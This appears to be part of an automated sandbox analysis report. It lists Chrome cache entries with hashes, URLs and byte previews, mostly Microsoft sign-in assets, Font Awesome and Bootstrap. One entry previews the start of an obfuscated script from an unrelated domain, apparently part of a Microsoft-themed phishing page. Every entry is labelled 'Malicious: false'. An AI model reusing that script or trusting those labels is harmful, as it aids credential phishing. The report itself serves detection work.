SHA-256:	EE21196A4F5EF64135B7998E58F1E7210608674E3FDF97B328C1C237E3B184DB
SHA-512:	11516935B1C777D6457B7FB44235F8C8A73BA1313AC8607C16D342EECAE22AE5BFD702CE01DBB2DC63C3D480E89A689C7AA6CAC8D822E306B413534FEE770A77
Malicious:	false
Reputation:	moderate, very likely benign file
URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_call_fe87496cc7a44412f7893a72099c120a.svg
Preview:	.....uV.n$7.....iR.+..LN9.oA..5.....nx..S...I..%[.*.)..=.....z.?/._.....\|{8.4M.....^.~w>=>.....t.....~.M;.....n~}=-.7.....U.<>=.._.O.....y9.>.....y...wR.`8..r..q$.....KR...X.....W.....$g'". W<..$..-.2.....h04.O...|._../.6.)..ax..X...wzT.....2..7....1....C.@8B....d.M..KS8..>... .%=...q....yWF....\..kM.H....<..&.mM..s...%.'G.n..(..h.-.I.S.K...1;..:7.xdvP..y.]....Q$..4.@.2Fp ..Oe.....=.I.....F.....{....`.....uC..G.....'..E.....dR..g.(.+K.q...?...O.%.@.i..."n...1 .JTm.*S..wM.,../.\|H..s.....C.=.B1(.B.f..:K.\.T....c..N...sT..D....T.=..Zt..M2.).FP.h.:.*+A.. ^N-$..U.K..n.u.DZ...d.C....s.n.PI..@.4.pi....G..j.5.7I6....Q$...fs....uD.....F...e%..}5.S.s.n".9...e&(_.=..oq..F%L...G].....b.`..hi.S.I.8..Y%hM.|..W....jC.-a..'..%.r..W?...a...H...5.c.....v.G..v.G.a....a/.LT.Fv.....7.A...@.OcV.....6xcy,l[.wkP..-E...U..J.....*1j....2....C+...?.I.Q.C.kM.n...j..5{HV)I...M.G2o.....5.....E_..j.....D...^b..+.U..,K2

Chrome Cache Entry: 139

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	troff or preprocessor input, ASCII text, with very long lines (372)
Category:	downloaded
Size (bytes):	37414
Entropy (8bit):	4.82325822639402
Encrypted:	false
SSDEEP:	768:mmMtI+A4CSIDqvnI+YTBrFPvVrJjhiRAiiEL:mXtI+A4GDUI+Y9rpVljhiIEL
MD5:	C495654869785BC3DF60216616814AD1
SHA1:	0140952C64E3F2B74EF64E050F2FE86EAB6624C8
SHA-256:	36E0A7E08BEE65774168528938072C536437669C1B7458AC77976EC788E4439C
SHA-512:	E40F27C1D30E5AB4B3DB47C3B2373381489D50147C9623D853E5B299364FD65998F46E8E73B1E566FD79E97AA7B20354CD3C8C79F15372C147FED9C913FFB10
Malicious:	false
URL:	http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css
Preview:	/*!. * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome. * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License). */./* FONT PATH. * ---------- */.@font-face {. font-family: 'FontAwesome';. src: url('../fonts/fontawesome-webfont.eot?v=4.7.0');. src: url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'), url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'), url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'), url('../fonts/fontawesome-webfont.ttf?v=4.7.0') format('truetype'), url('../fonts/fontawesome-webfont.svg?v=4.7.0#fontawesomeregular') format('svg');. font-weight: normal;. font-style: normal;.}..fa {. display: inline-block;. font: normal normal normal 14px/1 FontAwesome;. font-size: inherit;. text-rendering: auto;. -webkit-font-smoothing: antialiased;. -moz-osx-font-smoothing: grayscale;.}./* makes the font 33% larger relative to the icon container */..

Chrome Cache Entry: 140

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Web Open Font Format (Version 2), TrueType, length 77160, version 4.459
Category:	downloaded
Size (bytes):	77160
Entropy (8bit):	**7.996509451516447**
Encrypted:	**true**
SSDEEP:	1536:/MkbAPfd1vyBKwHz4kco36ZvIaBfRPlajyXUA2jVTc:L0nXnHdfRVEAS2
MD5:	AF7AE505A9EED503F8B8E6982036873E

SHA1:	D6F48CBA7D076FB6F2FD6BA993A75B9DC1ECBF0C
SHA-256:	2ADEFCBC041E7D18FCF2D417879DC5A09997AA64D675B7A3C4B6CE33DA13F3FE
SHA-512:	838FEFDBC14901F41EDF995A78FDAC55764CD4912CCB734B8BEA4909194582904D8F2AFDF2B6C428667912CE4D65681A1044D045D1BC6DE2B14113F0315FC8
Malicious:	false
URL:	http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/fonts/fontawesome-webfont.woff2?v=4.7.0
Preview:	wOF2.....-h.....-.....?FFTM.. .`..r.....(..X.6.$..p..... .....u[R.rGa...*...'.=.:..&..=r.*.....].t..E.n.....1F...@....\....f.m.`.$..@d[BQ.$([U<+(..@P.5..`....>.P..;.(..1..l..h...). .Yy..Ji.....\|%..^..G..3..n.....D..p\Yr .L.P.....t.).....6R.^"S.L~.YR.CXR...4...F.y\[..7n..\|.s.q..M..%K.....,.....L.t.'....M.,..c..+b....O.s.^.$...z...m...h&gb...v.....'..6.:....s.m.b.1 .m0"....*V.....c.$,0ATPT.1.....<..;...`..'.H.?.s.:..ND.....I..$..T..[..b4.....,....bl6...IL.i}.&.4.m,'....#....Rw..bu..,K.....v....m_-...\H....HH.....?...m..9P...)9.J..$.....8.....~.;.r..n.=$.. ...Nddn.!'....;...8..'.N...!.-..J.....X.=.,....."`:..... {.....K!'...-FH....#$~.Z_.....N5VU8F....%.P.....Cp..$.Q.....r.....k.k...3...:R.%....2{.....h%.)8.....ILK.6v.#.....,;.6..N.2.hv.... .....OO..t#....xT..Bf....q^.#....?{.5b.l..%-WZ..b.A...^.1..n5.....NQ.Y'.....S.....!t" .`b3..%....35....fv;....l..9.:jgf?gr..p.x. ..|.. $. e.

Chrome Cache Entry: 141

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.70 7,4.707,0,0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0- 1.1-.611,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343 a2.952,2.952,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

Chrome Cache Entry: 142

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 7390
Category:	downloaded
Size (bytes):	2407
Entropy (8bit):	7.900400471609788
Encrypted:	false
SSDEEP:	48:XVBUIsjnR4Zg0ddZ8E5EyQk7J0e+r/9lifUUuHDM3oOY+:XUIIKZg0ddZdEzTsfUUmyY+
MD5:	9D372E951D45A26EDE2DC8B417AAE4F8
SHA1:	84F97A777B6C33E2947E6D0BD2BFCFFEC601785A
SHA-256:	4E9C9141705E9A4D83514CEE332148E1E92126376D049DAED9079252FA9F9212
SHA-512:	78F5AA71EA44FF18BA081288F13AD118DB0E1B9C8D4D321ED40DCAB29277BD171BBB25BA7514566BBD4E25EA416C066019077FAA43E6ED781A29ADB683D218 E2
Malicious:	false
URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_fluent_authenticator_b59c16ca9bf156438a8a96d45e33db64.svg
Preview:	.....Y=s.8.....mr...f.y....8.R...l.Nk.l..?....{$.l\|e'zM.3.....S(.....O./.....Mn.e..O..7.O.?=..?...../...~yy._t....8.a.....~.....+..$..*..z..\....~..Jx|.....|y...=...../.3 ....kN2...H...;<sy....H..?2..q5.0.0....f.....L.^..v.W.L..7XCm8.I...6\.p.....O/%sX..I.....u.....yE.....$q....1/.....W....Zg...w..-..v....x...N).....R....c.W5.=...{_1_...+.#.....e...K..: ..b.Ec...!...".I1../2X.....].i.sAF;^.1....1/UM.[r..d...>RX..U...<..1...V.\|.....X.jX:..0...9..F.KsT...{.6,.._Q..9.b...Q)..0.R.t.u.JN..u$V.%X.9k..t.."..Q.....y.V.Z$7.q.{.....k.....W.. ..5.x..K.."y...=.....4...h\|!....r.."v\f`..c+.....b..hc.jn....0.&G..m.=.@..6../.....6....tM^.&3.$.....~.....m2...wFs..#5.Hy..?...r.p.O.X.'n...Z8L.....7.;..QWGnr.sY..n...3.Jfq..+{m....\. ..X.q...0...0.....}}d...33.....Q...F$.8..v..UH&.H.....0.q..n...q...F.Y7...u..B>..J.A.....$.,....w.....Z..oe..w..%....$[+.....d...

Chrome Cache Entry: 143

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=paint.net 4.2.5], baseline, precision 8, 1420x1080, components 3
Category:	dropped
Size (bytes):	202085
Entropy (8bit):	7.963553964766866
Encrypted:	false
SSDEEP:	3072:2lWGsEbKiuOTLFgeLFb2N06m77dP7xdUzPbn519jDNNg9Ble06mSUJ:2g+COTRgabbvZPDSPbxjRNg9NSUJ
MD5:	3D56CCB6805B4FD94B6B838DA2A9C27B
SHA1:	ECF00284C7930BFB5C9FFA57D51104B7E0089E84

SHA-256:	29E288A7DF4BF113F18F21602DE8956EAA0F83770DE4419B9D68641D455023E0
SHA-512:	6249C1AE73A067B6381EFC2A14280DC289D490E97D9B80AF8ABA85ED161C928F53DB2FC8D8641238B603D5245155ADD0D783E6B038D8E1CC1502DA905A582EB
Malicious:	false
Preview:	......JFIF.....`.`.....fExif..MM.*.....>.....F.(.....1.....N.....`.....`....paint.net 4.2.5....C....."....)$+*($"-2@7-0=0"8L9=CEHIH+6OUNFT@GHE...C....!..!E.'.EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE.....8....!.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..k..8(.....)i.Q@.....P.K@...(....-..(..u...E..P.E....Q@...Q@..-..P0..AE..P..@.....QH..b..(....@....9....LP...@...P!h...i{P0.u.....1E....@..E..P.Fh.(.....J.ZC...`%.....)(....\..E..P.E.-%..f..4.....P..P.....&.sG.....M....R..Fh....\..f.4.....J.)(..4.f...3@..(.

Chrome Cache Entry: 144

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
URL:	http://https://logincdn.msauth.net/shared/1.0/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392,1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47.081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0,0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.611,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.952,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

Chrome Cache Entry: 145

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 250
Category:	dropped
Size (bytes):	199
Entropy (8bit):	6.766983163126765
Encrypted:	false
SSDEEP:	6:XtkhhsKHWpSiKPjPOeNWo6Rs7J1TxODwpV:X8hsKHDTPyeNSRs7vV0aV
MD5:	21B761F2B1FD37F587D7222023B09276
SHA1:	F7A416C8907424F9A9644753E3A93D4D63AE640E
SHA-256:	72D4161C18A46D85C5566273567F791976431EFEF49510A0E3DD76FEC92D9393
SHA-512:	77745F60804D421B34DE26F8A216CEE27C440E469FD786A642757CCEDBC4875D5196431897D80137BD3E20B01104BA76DEC7D8E75771D8A9B5F14B66F2A9B7C
Malicious:	false
Preview:	.....u....0.._%2k.8?....w..k..!.M.."b5<.M.bD..c..l.:..}...@.8p.sn.j...%".B...J..6...c..^..?...2d...R..w.<%..}..}s..ir0/.....:8).(.....^u...0..U..I.F....{}...[-.....~..F.P_.....G.....

Chrome Cache Entry: 146

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=paint.net 4.2.1], baseline, precision 8, 280x60, components 3
Category:	downloaded
Size (bytes):	9278
Entropy (8bit):	7.746690619940549
Encrypted:	false
SSDEEP:	192:ig11Nd65tAW6q4DcPmxF2tQeYlvtAi+kGj/R9JpDViqveAvk:1td65tAW6q4ekstQeYFO3/jnVGb
MD5:	5B76B581B30532BFC6E17411BA221AEE
SHA1:	0D33DDA495AB02FDD23C128D6DA89C9154D2FE40
SHA-256:	F491607E09CC6A4DB27B01101F57EDCB1612303251A62A179026E60BD0C8FD51
SHA-512:	57815F6133870DB184EF5C93996C71B0DBEAF64777C21B82D22F466D33CB1978FA1C55F50E42417BF060B7306A445710DC449F087BC697794EA19C0E94087DDC
Malicious:	false
URL:	http://https://aadcdn.msauthimages.net/dbd5a2dd-1njtyxqmqtxll4fekahwsiyy3a1hrkw922ab5h5-6r8/logintenantbranding/0/bannerlogo?ts=637045113745897419

Preview:	......JFIF.....,.....fExif..MM.*.....>.....F.(.....1.....N.....,.....,....paint.net 4.2.1.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....,.:acspMSFT..... .....-lcms.....desc... ...@cprt...`...6wtpt.....chad.....,rXYZ.....bXYZ.....gXYZ.....rTRC..... gTRC..... bTRC..... chrm...4...$dmnd ...X...$dmdd...|...$mluc.....enUS...$.....G.I.M.P. .b.u.i.l.t.-.i.n. .s.R.G.Bmluc.....enUS.....P.u.b.l.i.c. .D.o.m.a.i.n..XYZ .....-sf32.....B.....%..... ...nXYZ .....o...8.....XYZ .....$.....XYZ .....b.....para.....ff.....Y.....[chrm.....T|..L.....&g...\mluc.....enUS.....G.I.M.Pmluc.....enUS.....s.R.G.B...C... .....C.....<

Chrome Cache Entry: 147	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 2905
Category:	dropped
Size (bytes):	1173
Entropy (8bit):	7.811199816788843
Encrypted:	false
SSDEEP:	24:XuByTjb3w436CJvnuI5wTGPjl2kGKvu3pufqOdyq3/VYHjyK5AXn:X8yz1qCkUYo1ozgt9YHGKe
MD5:	5C7ACF60A2ACAA5C54BF2B2EC6D484D8
SHA1:	F1837FD5DB6DAD498148D7D77438DE693114B042
SHA-256:	EE21196A4F5EF64135B7998E58F1E7210608674E3FDF97B328C1C237E3B184DB
SHA-512:	11516935B1C777D6457B7FB44235F8C8A73BA1313AC8607C16D342EECAE22AE5BFD702CE01DBB2DC63C3D480E89A689C7AA6CAC8D822E306B413534FEE770A 77
Malicious:	false
Preview:	.....uV.n$7.....iR.+..LN9.oA..5.....nx..S...l..%[.*.)..=.....z.?/._.....\|{8.4M.....^.~w>=>.....t.....~.M;.....,....n~}=-.7.....U.<>=.._.O.....y9.>.....y...wR.`8..r..q$.....KR...X..... W.....$g'". W<..$..-.2.....h04.O...|._../.6.)..ax..X...wzT.....2..7....1....C.@8B....d.M..KS8..>... .%=...q....yWF....\..kM.H....<..&.mM..s...%.'G.n..(..h.-.I.S.K...1;..:7.xdvP..y. ]....Q$..4.@.2Fp ..Oe.....=.I.....F.....{....`.....uC..G.....'..E.....dR..g.(.+K.q...?...O.%.@.i..."n...1 .JTm.*S..wM.,../.\|H..s.....C.=.B1(.B.f..:K.\.T....c..N...sT..D....T.=. .Zt..M2.).FP.h.:.*+A.. ^N-$..U.K..n.u.DZ...d.C....s.n.PI..@.4.pi....G..j.5.7l6....Q$...fs....uD.....F...e%..}5.S.s.n".9...e&(_.=..oq..F%L...G].....b.`..hi.S.I.8..Y%hM.|..W....jC.- a..'..%.r..W?...a...H...5.c.....v.G..v.G.a....a/.LT.Fv.....7.A...@.OcV.....6xcy,|[.wkP..-E...U..J.....*1j....2....C+...?.I.Q.C.kM.n...j..5{HV)I...M.G2o.....5.....E_..j.....D...^b..+.U..,K2

Chrome Cache Entry: 148	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (30837)
Category:	downloaded
Size (bytes):	31000
Entropy (8bit):	4.746143404849733
Encrypted:	false
SSDEEP:	384:wHu5yWeTUKW+KlkJ5de2UYDyVfwYUas2l8yQ/8dwmaU8G:wwlr+Klk3Yi+fwYUf2l8yQ/e9vf
MD5:	269550530CC127B6AA5A35925A7DE6CE
SHA1:	512C7D79033E3028A9BE61B540CF1A6870C896F8
SHA-256:	799AEB25CC0373FDEE0E1B1DB7AD6C2F6A0E058DFADAA3379689F583213190BD
SHA-512:	49F4E24E55FA924FAA8AD7DEBE5FFB2E26D439E25696DF6B6F20E7F766B50EA58EC3DBD61B6305A1ACACD2C80E6E659ACCEE4140F885B9C9E71008E9001FB F4B
Malicious:	false
URL:	http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css
Preview:	/*!. * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome. * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License). */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-webfont.eot?v=4.7.0');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'),url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'),url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'),url('../fonts/fontawesome-web font.ttf?v=4.7.0') format('truetype'),url('../fonts/fontawesome-webfont.svg?v=4.7.0#fontawesomeregular') format('svg');font-weight:normal;font-style:normal}.fa{display:in line-block;font:normal normal normal 14px/1 FontAwesome;font-size:inherit;text-rendering:auto;-webkit-font-smoothing:antialiased;-moz-osx-font-smoothing:grayscale}.fa-lg{font-size:1.33333333em;line-height:.75em;vertical-align:-15%}.fa-2x{font-size:2em}.fa-3x{font-size:3em}.fa-4x{font-size:4em}.fa-5x{font-size:5em}.fa-fw{width:1.

Chrome Cache Entry: 149	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (65266), with CRLF line terminators
Category:	downloaded
Size (bytes):	532210
Entropy (8bit):	5.669589746283174
Encrypted:	false
SSDEEP:	12288:XjsvtH1EEOynIjmFE1zokxUyokvoGyMCVx5RbqAv4Sh4ZC2Ifui:wXsyIkQxxYyHkbqABL
MD5:	062D3945E86B6844A6E285338E428FAE
SHA1:	8510B6E10AEDDF4CB2A07606AFFA601AF0A21781
SHA-256:	9C546D12820CD675310AEB76790AB239B1E45A64781EB292CF8C1033E212E510
SHA-512:	DDA0FCD52913B0E61EC6202E4A3C5F0F3C983FE3835E06CCEB268362A957C604ED5C416C6860E557E85BD9C5AB350A80C343C32D38281A39DC5058C95379E2 E
Malicious:	false
URL:	http://https://b0ndtech.net/host16/admin/js/mj.php?ar=ZXhjZWw=

Preview:	if(true){..function get_jwt(){.. var indexes = '0123456789abcdefghijklmnopqrstuvwxyz';.. var t = Math.floor(Date.now()/ 1000).. const re = /.{1,6}/g.. var data = btoa(t).. const wordList = data.match(re);.. const rde_d = wordList.reverse();.. return rde_d;..}....var prer = 'PGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJodHRwczov L21heGNkbi5ib290c3RyYXBjZG4uY29tL2ZvbnQtYXdlc29tZS80LjcuMC9jc3MvZm9udC1hd2Vzb21lLm1pbi5jc3MiPg0KICAgICAgICA8bGluayByZWw9InN0eWxlc2 hlZXQiIGhyZWY9Imh0dHBzOi8vY2RuLmpzZGVsaXZyLm5ldC9ucG0vYm9vdHN0cmFwQDQuMC4wL2Rpc3QvY3NzL2Jvb3RzdHJhcC5taW4uY3NzIiBpbnRlZ3 JpdHk9InNoYTM4NC1HbjUzODR4cVExYW9XWEErMDU4UlhQeFBnNmZ5NElXdlROaDBFMjYzWG1GY0psU0F3aUdnRkFXL2RBaVM2SlhtIiBjcm9zc29yaWdpbj 0iYW5vbnltb3VzIj4NCiAgICAgICAgPHNjcmlwdCBzcmM9Imh0dHBzOi8vY2RuLmpzZGVsaXZyLm5ldC9ucG0vYm9vdHN0cmFwQDQuMC4wL2Rpc3QvanMvYm 9vdHN0cmFwLm1pbi5qcyIgaW50ZWdyaXR5PSJzaGEzODQtSlpSNlNwZWpoNFUwMmQ4ak90NnZMRUhmZS9KUUdpUlJTUVF4U2ZGV3BpMU1xdVZkQXlqVWFyNS s3NlBWQ21ZbCIgY3Jvc3NvcmlnaW49ImFub255bW91cyI+PC9zY3JpcHQ+DQ

Chrome Cache Entry: 150	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (65325)
Category:	downloaded
Size (bytes):	144877
Entropy (8bit):	5.049937202697915
Encrypted:	false
SSDEEP:	1536:GcoqwrUPyDHU7c7TcDEBi82NcuSELL4d/+oENM6HN26Q:VoPgPard2oENM6HN26Q
MD5:	450FC463B8B1A349DF717056FBB3E078
SHA1:	895125A4522A3B10EE7ADA06EE6503587CBF95C5
SHA-256:	2C0F3DCFE93D7E380C290FE4AB838ED8CADFF1596D62697F5444BE460D1F876D
SHA-512:	93BF1ED5F6D8B34F53413A86EFD4A925D578C97ABC757EA871F3F46F340745E4126C48219D2E8040713605B64A9ECF7AD986AA8102F5EA5ECF9228801D962F5D
Malicious:	false
URL:	http://https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/css/bootstrap.min.css
Preview:	/*!. * Bootstrap v4.0.0 (https://getbootstrap.com). * Copyright 2011-2018 The Bootstrap Authors. * Copyright 2011-2018 Twitter, Inc.. * Licensed under MIT (https://github .com/twbs/bootstrap/blob/master/LICENSE). */:root{--blue:#007bff;--indigo:#6610f2;--purple:#6f42c1;--pink:#e83e8c;--red:#dc3545;--orange:#fd7e14;--yellow:#ffc107;-- green:#28a745;--teal:#20c997;--cyan:#17a2b8;--white:#fff;--gray:#6c757d;--gray-dark:#343a40;--primary:#007bff;--secondary:#6c757d;--success:#28a745;--info:#17a2b8;- -warning:#ffc107;--danger:#dc3545;--light:#f8f9fa;--dark:#343a40;--breakpoint-xs:0;--breakpoint-sm:576px;--breakpoint-md:768px;--breakpoint-lg:992px;--breakpoint- xl:1200px;--font-family-sans-serif:-apple-system,BlinkMacSystemFont,"Segoe UI",Roboto,"Helvetica Neue",Arial,sans-serif,"Apple Color Emoji","Segoe UI Emoji","Segoe UI Symbol";--font-family-monospace:SFMono-Regular,Menlo,Monaco,Consolas,"Liberation Mono","Courier New",monospace}*,::after,::before{box-sizing:border-box}h tml{font-family:sans

Chrome Cache Entry: 151	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 7390
Category:	dropped
Size (bytes):	2407
Entropy (8bit):	7.900400471609788
Encrypted:	false
SSDEEP:	48:XVBUIsjnR4Zg0ddZ8E5EyQk7J0e+r/9lifUUuHDM3oOY+:XUIIKZg0ddZdEzTsfUUmyY+
MD5:	9D372E951D45A26EDE2DC8B417AAE4F8
SHA1:	84F97A777B6C33E2947E6D0BD2BFCFFEC601785A
SHA-256:	4E9C9141705E9A4D83514CEE332148E1E92126376D049DAED9079252FA9F9212
SHA-512:	78F5AA71EA44FF18BA081288F13AD118DB0E1B9C8D4D321ED40DCAB29277BD171BBB25BA7514566BBD4E25EA416C066019077FAA43E6ED781A29ADB683D218 E2
Malicious:	false
Preview:	.....Y=s.8.....mr...f.y....8.R...l.Nk.l..?....{$.l\|e'zM.3.....S(.....O./.....Mn.e..O..7.O.?=..?...../...~yy._t....8.a.....~.....+..$..*..z..\....~...Jx|...../y...=...../.3 ....kN2...H...;<sy....H..?2..q5.0.0....f.....L.^..v.W.L..7XCm8.l...6\.p.....O/%sX..l.....u.....yE.....$q....1/.....W....Zg...w..-..v....x...N).....R....c.W5.=...{_1_...+.#.....e...K..: ..b.Ec...!...".l1../2X.....].i.sAF;^.1....1/UM.[r..d...>RX..U...<..1...V.\|.....X.jX:..0...9..F.KsT...{.6,.._Q..9.b...Q)..0.R.t.u.JN..u$V.%X.9k..t.."..Q.....y.V.Z$7.q.{.....k.....W.. ..5.x..K.."y...=.....4...h\|!....r.."v\f`..c+.....b..hc.jn....0.&G..m.=.@..6../.....6....tM^.&3.$.....~.....m2...wFs..#5.Hy..?...r.p.O.X.'n...Z8L.....7.;..QWGnr.sY..n...3.Jfq..+{m....\. ..X.q...0...0.....}}d...33.....Q...F$.8..v..UH&.H.....0.q..n...q...F.Y7...u..B>..J.A.....$.,....w.....Z..oe..w..%....$[+.....d...

Chrome Cache Entry: 152	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 250
Category:	downloaded
Size (bytes):	199
Entropy (8bit):	6.766983163126765
Encrypted:	false
SSDEEP:	6:XtkhhsKHWpSiKPjPOeNWo6Rs7J1TxODwpV:X8hsKHDTPyeNSRs7vV0aV
MD5:	21B761F2B1FD37F587D7222023B09276
SHA1:	F7A416C8907424F9A9644753E3A93D4D63AE640E
SHA-256:	72D4161C18A46D85C5566273567F791976431EFEF49510A0E3DD76FEC92D9393
SHA-512:	77745F60804D421B34DE26F8A216CEE27C440E469FD786A642757CCEDBC4875D5196431897D80137BD3E20B01104BA76DEC7D8E75771D8A9B5F14B66F2A9B7C
Malicious:	false

URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_sms_27a6d18b56f46818420e60a773c36d4e.svg
Preview:	.....u....0.._%2k.8?....w..k..!.M.."b5<.M.bD..c..l.:..}...@.8p.sn.j...%".B...J..6...c..^..?...2d...R..w.<%..}..}s..ir0/.....:8).(.....^u...0..U..I.F....{}...[-.....~..F.P_.....G.....

Chrome Cache Entry: 153	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
